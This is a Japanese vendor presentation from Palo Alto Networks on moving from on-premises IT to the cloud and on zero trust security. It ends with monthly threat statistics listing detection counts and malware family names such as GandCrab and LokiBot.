

IT資産集約型からクラウド活用への現状とセキュリティ課題

パロアルトネットワークス
藤生 昌也





ビジネスはデジタルに BUSINESS IS DIGITAL

A photograph of two relay runners in red and white uniforms passing a yellow baton during a race. The runner on the left is in the foreground, and the runner on the right is slightly behind. The background is a blurred blue sky.

素早く前進しながらリスクを管理
GO FAST AND MANAGE RISK



スピードアップにはシンプルさが必要
SPEED REQUIRES SIMPLICITY

複雑さがリスクを高める

99%

ファイアウォールの侵害のうち
誤った設定が原因で起きる割合

Source: Gartner

複雑さが安全を損なう

95%

顧客のミスが原因で起きる
クラウドセキュリティの機能不全

Source: Gartner

6 | © 2019 Palo Alto Networks, Inc. All Rights Reserved.



貫した可視性と制御 CONSISTENT VISIBILITY & CONTROL

強固な統合 TIGHT INTEGRATION






ROAD WORK
AHEAD
1.5 MILES

分析が自動化を推進 ANALYTICS DRIVING AUTOMATION


目まぐるしく進化する企業環境をより安全に



目まぐるしく進化する企業環境をより安全に




**SECURE
THE CLOUD**




**SECURE
THE ENTERPRISE**

CORTEX™



**SECURE
THE FUTURE**

情報セキュリティの方向転換の時期

これまでの前提:

- ・対策は入口、出口だけで十分という認識
- ・社内は安全だ！

現状の脅威

- ・攻撃手法の進化により、発見が難しい
- ・社員による情報流出事故が増加




Forrester Research

全体のリスクを低減し、シンプルで多層防御の対策ソリューションが求められている


これまでのセキュリティ

Trust but verify : 信頼を前提とした検証




これからのセキュリティ

ゼロトラスト：何も信頼せず、全てを検証



これからのセキュリティ

ゼロトラスト：何も信頼せず、全てを検証



ゼロ・トラスト・モデルを基にネットワーク構築する際のポイント

全ての情報は、場所に関わらず安全にアクセスされなければならない


情報へのアクセス制限は、“need to know”
(知る必要のある人だけ知ることが出来る)の原則で厳格に制御

ゼロトラスト = 確認するが、決して信用してはいけない


全ての通信を検査しログを取得すること

セキュリティデザインは、内部から外部に対して行う

ゼロトラスト ネットワーク セキュリティ アプローチ



月次脅威概要




国・地域別ワースト10

ワースト	国・地域	検出数
1	米国	700,120
2	日本	241,535
3	フランス	223,990
4	香港	107,161
5	ドイツ	87,860
6	韓国	85,089
7	オーストリア	83,049
8	英国	75,888
9	タイ	75,556
10	中国	64,999



WildFire分析ファイル数の推移



検出経路ワースト5


Global

アプリケーション	セッション数	前月のセッション数
smtp	2,378,109	1,937,834
web-browsing	2,340,624	507,775
ftp	2,023,931	22,577
pop3	1,014,146	580,031
imap	152,187	45,385

Japan

アプリケーション	セッション数	前月のセッション数
smtp	247,794	227,266
pop3	209,581	26,739
web-browsing	104,804	18,332
sourceforge-downloading	638	66
imap	482	204

業界別検出数



世界マルウェア検出数ワースト10


SHA256	ファイルタイプ	マルウェア	タイプ	数
4261....cc81	PE	Glupteba	広告クリック	40,912
018d....c9a4	PE	CoinMiner	仮想通貨採掘	38,136
f22c....3654	Microsoft Excel Document	Office Macro	Office ダウンローダー	35,880
0331....3466	PE	CoinMiner	仮想通貨採掘	28,193
7b49....8118	Microsoft Excel Document	Office Macro	Office ダウンローダー	26,082
f604....c2b7	PE	LokiBot	情報窃取トロイの木馬	25,074
ed67....4811	Microsoft Excel 97 - 2003 Document	Office Macro	Office ダウンローダー	23,491
c30b....1c54	Microsoft Excel Document	Office Macro	Office ダウンローダー	19,030
56b8....38d1	Microsoft Excel Document	Office Macro	Office ダウンローダー	18,623
456a....5688	PE	CoinMiner	仮想通貨採掘	16,820

日本マルウェア検出数ワースト10

SHA256	ファイルタイプ	マルウェア	タイプ	数
ed67....4811	Microsoft Excel 97 - 2003 Document	Office Macro	Office ダウンローダー	6,720
035a....7285	PE	GandCrab	ランサムウェア	3,846
3342....8a52	PE	GandCrab	ランサムウェア	3,392
3e71....72e4	PE	GandCrab	ランサムウェア	3,339
bad2....7539	PE	LokiBot	情報窃取トロイの木馬	2,991
056b....d769	PE	GandCrab	ランサムウェア	2,502
8b43....ab9a	PE	GandCrab	ランサムウェア	2,197
4c01....5040	PE	GandCrab	ランサムウェア	1,912
f393....46bc	PE	GandCrab	ランサムウェア	1,414
3951....6df9	PE	GandCrab	ランサムウェア	1,139

